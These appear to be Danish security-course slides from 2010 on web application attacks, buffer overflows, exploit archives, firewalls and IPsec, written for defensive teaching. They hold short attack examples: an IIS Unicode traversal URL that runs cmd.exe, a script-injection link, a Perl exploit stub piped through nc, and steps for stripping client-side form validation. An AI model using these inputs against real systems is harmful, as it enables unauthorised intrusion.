
`http://www.nextgenss.com/papers/advanced_sql_injection.pdf`

(more) Advanced SQL Injection

`http://www.nextgenss.com/papers/more_advanced_sql_injection.pdf`

begge af Chris Anley [chris@ngssoftware.com]

# Mere Web application hacking




*The Web Application Hacker's Handbook: Discovering and Exploiting Security Flaws*
Dafydd Stuttard, Marcus Pinto, Wiley 2007 ISBN: 978-0470170779

# Hvordan udnyttes forms nemmest?

Manuelt download form:

```
<FORM ACTION="opret.asp?mode=bruger?id=doopret"
METHOD="POST" NAME="opret"
ONSUBMIT="return validate(this)">
```

fjern kald til validering:

```
<FORM ACTION="opret.asp?mode=bruger?id=doopret"
METHOD="POST" NAME="opret">
```

Tilføj 'BASE HREF' i header, findes med browser - højreklik properties i Internet Explorer

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# Hvordan udnyttes forms nemmest?

Den form som man bruger er så - fra sin lokale harddisk:

```
<HEAD>
<TITLE>Our Products</TITLE>
<BASE href="http://www.target.server/sti/til/form">
</HEAD>
...
<FORM ACTION="opret.asp?mode=bruger?id=doopret"
METHOD="POST" NAME="opret">
```

Kald form i en browser og indtast værdier

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# WebScarab eller Firefox plugins

Man bliver hurtigt træt af at ændre forms på den måde

Istedet anvendes en masse proxyprogrammer

Nogle af de mest kendte er:

- Burp proxy
- Parox proxy
- Firefox extension tamper data
- OWASP WebScarab

Jeg anbefaler de sidste to

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# Cross-site scripting

Hvis der inkluderes brugerinput I websider som vises, kan der måske indføjes ekstra information/kode.

Hvis et CGI program, eksempelvis comment.cgi blot bruger værdien af ”mycomment” vil følgende URL give anledning til cross-site scripting

```
<A HREF="http://example.com/comment.cgi?
mycomment=<SCRIPT>malicious code</SCRIPT>
">Click here</A>
```

Hvis der henvises til kode kan det endda give anledning til afvikling i anden ”security context”

Kilde/inspiration: `http://www.cert.org/advisories/CA-2000-02.html`

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# webroot - unicode dekodning

webroot er det sted på harddisken, hvorfra data der vises af webserveren hentes.

Unicode bug:

`http://10.0.43.10/scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir+c:`

Kilde:

`http://www.cgisecurity.com/archive/misc/unicode.txt` - rain forest puppy

`http://online.securityfocus.com/bid/1806/info/` - securityfocus info

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# Sårbare programmer

SOLIDO NETWORKS

Hvorfor er programmerne stadig sårbare?

RFP exploits - adgang til kommandolinien via database

`?:\Program Files\Common Files\System\Msadc\msadcs.dll`

Unicode - fejl i håndtering af specialtilfælde

double decode - flere fejl i håndtering af nye specialtilfælde

Dark spyrit jill.c - Internet Printing Protocol IPP. Ny funktionalitet som implementeres med fejl

**Programmer idag er komplekse!**

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# Historik indenfor websikkerhed

SOLIDO NETWORKS

IIS track record

- meget funktionalitet
- større risiko for fejl
- alvorlige fejl - arbitrary code execution

Apache track record

- typisk mindre funktionalitet
- typisk haft mindre alvorlige fejl

PHP track record?

Sammenligning IIS med Apache+PHP, idet en direkte sammenligning mellem IIS og Apache vil være unfair

**Meget få har idag små websteder med statisk indhold**

Både IIS version 6 og Apache version 2 anbefales idag, fremfor tidligere versioner

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# Nikto og W3af

Vi afprøver nu følgende programmer sammen:

Nikto web server scanner `http://cirt.net/nikto2`

W3af Web Application Attack and Audit Framework `http://w3af.sourceforge.net/`

Begge findes på BackTrack

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# Opsummering websikkerhed

SOLIDO NETWORKS

Husk hidden fields er ikke mere skjulte end ”view source”-knappen i browseren

serverside validering er nødvendigt

SQL injection er nemt at udføre og almindeligt

Cross-site scripting kan have uanede muligheder

Brug top 10 listen fra `http://www.owasp.org`

Brug WebGoat fra OWASP til at lære mere om Websikkerhed

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# Privilegier least privilege

SOLIDO NETWORKS

Hvorfor afvikle applikationer med administrationsrettigheder - hvis der kun skal læses fra eksempelvis en database?

**least privilege** betyder at man afvikler kode med det mest restriktive sæt af privileger - kun lige nok til at opgaven kan udføres

Dette praktiseres ikke i webløsninger i Danmark - eller meget få steder

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# Privilegier privilege escalation

SOLIDO NETWORKS

**privilege escalation** er når man på en eller anden vis opnår højere privileger på et system, eksempelvis som følge af fejl i programmer der afvikles med højere privilegier. Derfor HTTPD servere på UNIX afvikles som nobody - ingen specielle rettigheder.

En angriber der kan afvikle vilkårlige kommandoer kan ofte finde en sårbarhed som kan udnyttes lokalt - få rettigheder = lille skade

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# Undgå standard indstillinger

SOLIDO NETWORKS

når vi scanner efter services går det nemt med at finde dem

Giv jer selv mere tid til at omkonfigurere og opdatere ved at undgå standardindstillinger


Tiden der går fra en sårbarhed annonceres på bugtraq til den bliver udnyttet er meget kort idag!

Ved at undgå standard indstillinger kan der måske opnås en lidt længere frist - inden ormene kommer

NB: ingen garanti - og det hjælper sjældent mod en dedikeret angriber

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# Matrix the movie Trinity breaking in




`http://nmap.org/movies.html`

Meget realistisk `http://www.youtube.com/watch?v=Zy5_gYu_isg`

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# buffer overflows et C problem

SOLIDO NETWORKS

**Et buffer overflow** er det der sker når man skriver flere data end der er afsat plads til i en buffer, et dataområde. Typisk vil programmet gå ned, men i visse tilfælde kan en angriber overskrive returadresser for funktionskald og overtage kontrollen.

**Stack protection** er et udtryk for de systemer der ved hjælp af operativsystemer, programbiblioteker og lign. beskytter stakken med returadresser og andre variable mod overskrivning gennem buffer overflows. StackGuard og Propolice er nogle af de mest kendte.

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# Exploits - udnyttelse af sårbarheder

SOLIDO NETWORKS

exploit/exploitprogram er

- udnytter eller demonstrerer en sårbarhed
- rettet mod et specifikt system.
- kan være 5 linier eller flere sider
- Meget ofte Perl eller et C program

Eksempel:

```
#! /usr/bin/perl
# ./chars.pl | nc server 31337
print "abcdefghijkl";
print chr(237);
print chr(13);
print chr(220);
print chr(186);
print "\n";
```

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# local vs. remote exploits

**local vs. remote** angiver om et exploit er rettet mod en sårbarhed lokalt på maskinen, eksempelvis opnå højere privilegier, eller beregnet til at udnytter sårbarheder over netværk

**remote root exploit** - den type man frygter mest, idet det er et exploit program der når det afvikles giver angriberen fuld kontrol, root user er administrator på UNIX, over netværket.

**zero-day exploits** dem som ikke offentliggøres - dem som hackere holder for sig selv. Dag 0 henviser til at ingen kender til dem før de offentliggøres og ofte er der umiddelbart ingen rettelser til de sårbarheder

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# Hvordan laves et buffer overflow?

SOLIDO NETWORKS

Findes ved at prøve sig frem

- black box testing
- closed source
- reverse engineering

Ved Open source Findes de typisk ved at læse/analysere koden


- RATS
- flere andre

Virker typisk mod specifikke versioner

- Windows IIS 4.0 med service pack XX
- Red Hat Linux 7.3 default

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# Buffer overflows




Hvis man vil lære at lave buffer overflows og exploit programmer er følgende dokumenter et godt sted at starte

*Smashing The Stack For Fun And Profit* Aleph One

*Writing Buffer Overflow Exploits with Perl - anno 2000*

Dernæst kan man bevæge sig mod Windows epxloits, integer overflows m.fl.

Følgende bog kan ligeledes anbefales: *The Shellcoder's Handbook : Discovering and Exploiting Security Holes* af Jack Koziol, David Litchfield, Dave Aitel, Chris Anley, Sinan "noir" Eren, Neel Mehta, Riley Hassell, John Wiley & Sons, 2004

NB: bogen er avanceret og således IKKE for begyndere!

# milw0rm - dagens buffer overflow

[ home ] [ contents ] [ platforms ] [ shellcode ] [ search ] [ cracker ] [ links ] [ rss ] [ archive ]

MILW0RM

[ highlighted ]

| -::DATE | -::DESCRIPTION | -::HITS | | | | -::AUTHOR |
|---|---|---|---|---|---|---|
| 2009-03-05 | Winamp <= 5.541 Skin Universal Buffer Overflow Exploit | 3128 | R | | D | SkD |
| 2009-02-26 | Coppermine Photo Gallery <= 1.4.20 (BBCode IMG) Privilege Escalation | 7338 | R | | D | StAkeR |
| 2009-02-25 | Apple MACOS X xnu <= 1228.x Local Kernel Memory Disclosure Exploit | 4111 | R | | D | mu-b |
| 2009-02-23 | Adobe Acrobat Reader JBIG2 Local Buffer Overflow PoC #2 0day | 17652 | R | | D | Guido Landi |
| 2009-02-23 | MLdonkey <= 2.9.7 HTTP DOUBLE SLASH Arbitrary File Disclosure Vuln | 4225 | R | | D | Michael Peselnik |
| 2009-02-23 | Multiple PDF Readers JBIG2 Local Buffer Overflow PoC | 7781 | R | | D | webDEVIL |

[ remote ]

| -::DATE | -::DESCRIPTION | -::HITS | | | | -::AUTHOR |
|---|---|---|---|---|---|---|
| 2009-03-05 | SupportSoft DNA Editor Module (dnaedit.dll) Code Execution Exploit | 1093 | R | | D | X Nine:Situations:Group |
| 2009-03-04 | Easy File Sharing Web Server 4.8 File Disclosure Vulnerability | 1424 | R | | D | Stack |
| 2009-03-04 | EFS Easy Chat Server Authentication Request Buffer Overflow Exploit (pl) | 969 | R | | D | Dr4sH |
| 2009-03-04 | MS Internet Explorer 7 Memory Corruption Exploit (MS09-002) (fast) | 3965 | R | | D | Ahmed Obied |
| 2009-03-03 | EFS Easy Chat Server (XSRF) Change Admin Pass Vulnerability | 1215 | R | | D | Stack |
| 2009-03-03 | Imera ImeraIEPlugin ActiveX Control Remote Code Execution Exploit | 1020 | R | | D | Elazar |

[ local ]

| -::DATE | -::DESCRIPTION | -::HITS | | | | -::AUTHOR |
|---|---|---|---|---|---|---|
| 2009-03-05 | Media Commands (m3u File) Universal SEH Overwrite Exploit | 669 | R | | D | His0k4 |
| 2009-03-05 | Media Commands .m3l File Local Buffer Overflow Exploit | 621 | R | | D | Stack |

`http://milw0rm.com/` - men ingen opdateringer

# The Exploit Database - dagens buffer overflow

EXPLOIT Database

Currently Archiving 10343 Exploits

[ home ] [ news ] [ remote ] [ local ] [ web ] [ dos ] [ shellcode ] [ papers ] [ search ] [ D ] [ submit ]
[ rss ]

## The Exploit Database

The ultimate archive of exploits and vulnerable software - A great resource for vulnerability researchers and security addicts alike. Our aim is to collect exploits from submittals and mailing lists and concentrate them in one, easy to navigate database.

We are running a general cleanup on the DB and have changed our submission policy - please check it out before submitting exploits to us.

Due to recent DOS attacks, our application downloads are now captcha protected.

## Remote Exploits

| Date | D | A | V | Description | Plat. | Author |
|---|---|---|---|---|---|---|
| 2010-01-27 | D | A | ✔ | CamShot v1.2 SEH Overwrite Exploit | windows | tecnik |
| 2010-01-25 | D | - | ✔ | AOL 9.5 Phobos.Playlist 'Import()' Buffer Overflow Exploit (Meta) | windows | Trancer |
| 2010-01-22 | D | A | ✔ | IntelliTamper 2.07/2.08 (SEH) Remote Buffer Overflow | windows | loneferret |
| 2010-01-21 | D | - | ✔ | EFS Easy Chat server Universal BOF-SEH (Meta) | windows | FB1H2S |
| 2010-01-20 | D | - | ✔ | AOL 9.5 ActiveX 0day Exploit (heap spray) | windows | Dz_attacker |
| 2010-01-19 | D | - | ✔ | Pidgin MSN <= 2.6.4 File Download Vulnerability | multiple | Mathieu GASPARD |
| 2010-01-18 | D | A | ✔ | Exploit EFS Software Easy Chat Server v2.2 | windows | John Babio |

`http://www.exploit-db.com/` - men ingen opdateringer

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# Metasploit

SOLIDO NETWORKS

## What is it?

The Metasploit Framework is a development platform for creating security tools and exploits. The framework is used by network security professionals to perform penetration tests, system administrators to verify patch installations, product vendors to perform regression testing, and security researchers world-wide. The framework is written in the Ruby programming language and includes components written in C and assembler.

Trinity brugte et exploit program ☺

Idag findes der samlinger af exploits som milw0rm

Udviklingsværktøjerne til exploits er idag meget raffinerede!

`http://www.metasploit.com/`

# Forudsætninger

Bemærk: alle angreb har forudsætninger for at virke

Et angreb mod Telnet virker kun hvis du bruger Telnet

Et angreb mod Apache HTTPD virker ikke mod Microsoft IIS

Kan du bryde kæden af forudsætninger har du vundet!

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# Stack protection

Stack protection er mere almindeligt
- med i OpenBSD current fra 2. dec 2002

Buffer overflows er almindeligt kendte

- Selv OpenSSH har haft buffer overflows
- Stack protection prøver at modvirke/fjerne muligheden for buffer overflows. arbitrary code execution bliver til ude af drift for berørte services

Propolice

`http://www.openbsd.org`

`http://www.trl.ibm.com/projects/security/ssp/`

StackGuard

`http://www.immunix.org/stackguard.html`

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# Gode operativsystemer

SOLIDO NETWORKS

Nyere versioner af Microsoft Windows, Mac OS X og Linux distributionerne inkluderer:

- Buffer overflow protection
- Stack protection, non-executable stack
- Heap protection, non-executable heap
- *Randomization of parameters* stack gap m.v.

OpenBSD er nok nået længst og et godt eksempel

`http://www.openbsd.org/papers/`

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# JAVA programmering

SOLIDO NETWORKS

Hvorfor ikke bare bruge JAVA?

JAVA karakteristik

- automatisk garbage collection
- bytecode verifikation på
- mulighed for signeret kode
- beskyldes for at være langsomt
- platformsuafhængigt

JAVA just in Time (JIT) er sammenligneligt med kompileret C

god sikkerhedsmodel - men problemer i implementationerne

JVM - den virtuelle maskine er udsat for hacking

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# ASCII baserede protokoller

**Diskussion:**
I skal se/lære at mange protokoller i dag er *ASCII baserede* - dvs benytter kommandoer i klar tekst, GET, HEAD, QUIT osv. som gør det nemt at debugge.

Det gælder eksempelvis for:

- SMTP
- POP3
- FTP
- HTTP

man kan altså forbinde til den pågældende service og interagere

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# Øvelse

Vi laver nu øvelsen

**??**

som er øvelse **??** fra øvelseshæftet.

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# Øvelse

Vi laver nu øvelsen

**??**

som er øvelse **??** fra øvelseshæftet.

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# Hackerværktøjer

Dan Farmer og Wietse Venema skrev i 1993 artiklen
*Improving the Security of Your Site by Breaking Into it*

Senere i 1995 udgav de så en softwarepakke med navnet SATAN *Security Administrator Tool for Analyzing Networks* Pakken vagte en del furore, idet man jo gav alle på internet mulighed for at hacke

> We realize that SATAN is a two-edged sword - like many tools, it can be used for good and for evil purposes. We also realize that intruders (including wannabees) have much more capable (read intrusive) tools than offered with SATAN.

SATAN og ideerne med automatiseret scanning efter sårbarheder blev siden ført videre i programmer som Saint, SARA og idag findes mange hackerværktøjer og automatiserede scannere:

- OpenVAS, ISS scanner, Fyodor Nmap, Typhoon, ORAscan

Kilde: `http://www.fish.com/security/admin-guide-to-cracking.html`

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# Brug hackerværktøjer!

SOLIDO NETWORKS

Hackerværktøjer - bruger I dem? - efter dette kursus gør I

portscannere kan afsløre huller i forsvaret

webtestværktøjer som crawler igennem et website og finder alle forms kan hjælpe

I vil kunne finde mange potentielle problemer proaktivt ved regelmæssig brug af disse værktøjer - også potentielle driftsproblemer

husk dog penetrationstest er ikke en sølvkugle

honeypots kan måske være med til at afsløre angreb og kompromitterede systemer hurtigere

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# ”I only replaced index.html”

Hvad skal man gøre når man bliver hacket ?

Hvad koster et indbrud?

- Tid - antal personer der ikke kan arbejde
- Penge - oprydning, eksterne konsulenter
- Bøvl - sker altid på det værst mulige tidspunkt
- Besvær - ALT skal gennemrodes
- Tab af image/goodwill

Forensic challenge: I gennemsnit brugte deltagerne 34 timer pr person på at efterforske i rigtige data fra et indbrud! angriberen brugte ca. 30 min

Kilder: `http://project.honeynet.org/challenge/results/` `http://packetstorm.securify.com/docs/hack/i.only.replaced.index.html.txt`

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# Recovering from break-ins

SOLIDO NETWORKS

## DU KAN IKKE HAVE TILLID TIL NOGET

På CERT website kan man finde mange gode ressourcer omkring sikkerhed og hvad man skal gøre med kompromiterede servere

Eksempelvis listen over dokumenter fra adressen:
`http://www.cert.org/nav/recovering.html`

- The Intruder Detection Checklist
- Windows NT Intruder Detection Checklist
- The UNIX Configuration Guidelines
- Windows NT Configuration Guidelines
- The List of Security Tools
- Windows NT Security and Configuration Resources

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# Øvelse

Vi laver nu øvelsen

**??**

som er øvelse **??** fra øvelseshæftet.

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# Hvad er en firewall

SOLIDO NETWORKS

En firewall er noget som blokerer traffik på Internet

- En firewall er noget som tillader traffik på Internet

Myte: en firewall beskytter mod alt

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# Myten om firewalls

Myten:

en firewall beskytter mod alt

Sandhed:

en firewall blokerer en masse, fint nok

en firewall tillader at du henter en masse ind

Beskytter mod direkte angreb fra netværket

Beskytter ikke mod fysiske angreb

Beskytter ikke mod malware gennem websider og e-mail

Firewall anbefales altid, specielt på bærbare

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# firewalls

Basalt set et netværksfilter - det yderste fæstningsværk

Indeholder typisk:

- Grafisk brugergrænseflade til konfiguration - er det en fordel?
- TCP/IP filtermuligheder - pakkernes afsender, modtager, retning ind/ud, porte, protokol, ...
- kun IPv4 for de kommercielle firewalls
- både IPv4 og IPv6 for Open Source firewalls: IPF, OpenBSD PF, Linux firewalls, ...
- foruddefinerede regler/eksempler - er det godt hvis det er nemt at tilføje/åbne en usikker protokol?
- typisk NAT funktionalitet indbygget
- typisk mulighed for nogle serverfunktioner: kan agere DHCP-server, DNS caching server og lignende


En router med Access Control Lists - ACL kaldes ofte netværksfilter, mens en dedikeret maskine kaldes firewall - funktionen er reelt den samme - der filtreres trafik

# firewall regelsæt eksempel

```
# hosts
router="217.157.20.129"
webserver="217.157.20.131"
# Networks
homenet=" 192.168.1.0/24, 1.2.3.4/24 "
wlan="10.0.42.0/24"
wireless=wi0

# things not used
spoofed=" 127.0.0.0/8, 172.16.0.0/12, 10.0.0.0/16, 255.255.255.255/32 "

block in all # default block anything
# loopback and other interface rules
pass out quick on lo0 all
pass in quick on lo0 all

# egress and ingress filtering - disallow spoofing, and drop spoofed
block in quick from $spoofed to any
block out quick from any to $spoofed

pass in on $wireless proto tcp from $wlan to any port = 22
pass in on $wireless proto tcp from $homenet to any port = 22
pass in on $wireless proto tcp from any to $webserver port = 80

pass out quick proto tcp  from $homenet to any flags S/S keep state
pass out quick proto udp  from $homenet to any         keep state
pass out quick proto icmp from $homenet to any         keep state
```

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# netdesign - med firewalls - 100% sikkerhed?



Hvor skal en firewall placeres for at gøre størst nytte?

Hvad er forudsætningen for at en firewall virker?
At der er konfigureret et sæt fornuftige regler!

Hvor kommer reglerne fra? Sikkerhedspolitikken!

Kilde: Billedet er fra Marcus Ranum The ULTIMATELY Secure Firewall

# IPsec

Sikkerhed i netværket

RFC-2401 Security Architecture for the Internet Protocol

RFC-2402 IP Authentication Header (AH)

RFC-2406 IP Encapsulating Security Payload (ESP)

RFC-2409 The Internet Key Exchange (IKE) - dynamisk keying

Både til IPv4 og IPv6


**MANDATORY** i IPv6! - et krav hvis man implementerer fuld IPv6 support

god præsentation på `http://www.hsc.fr/presentations/ike/`

Der findes IKEscan til at scanne efter IKE porte/implementationer

`http://www.nta-monitor.com/ike-scan/index.htm`

